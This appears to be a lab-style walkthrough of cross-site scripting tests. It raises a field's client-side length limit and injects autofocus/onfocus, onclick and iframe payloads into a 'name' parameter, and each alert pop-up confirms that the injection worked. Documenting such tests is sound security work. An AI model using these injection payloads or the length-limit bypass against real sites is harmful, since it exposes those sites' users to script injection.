


1. In this step, the maximum input length is first changed from 10 to 100. The following payload is then injected into the **name** parameter:


`<input type="text" value="" onfocus="alert('XSS')" autofocus>`



2. `<input type="text" value="" onfocus="alert('XSS')" autofocus>`




3. alert pop-up




4. In this step, the maximum input length is first changed from 10 to 100. The following payload is then injected into the **name** parameter to trigger JavaScript execution on user interaction:


`<a href="#" onclick="alert('XSS')">Click me!</a>`



5. In this step, the “Click me!” link is clicked to trigger the injected JavaScript payload.



6. A JavaScript alert pop-up appears after clicking the link, confirming successful execution of the injected XSS payload.



7. In this step, the maximum input length is first changed from 10 to 40. The following payload is then injected into the **name** parameter using an iframe element:

```
<iframe src="https://fast.com"></iframe>
```

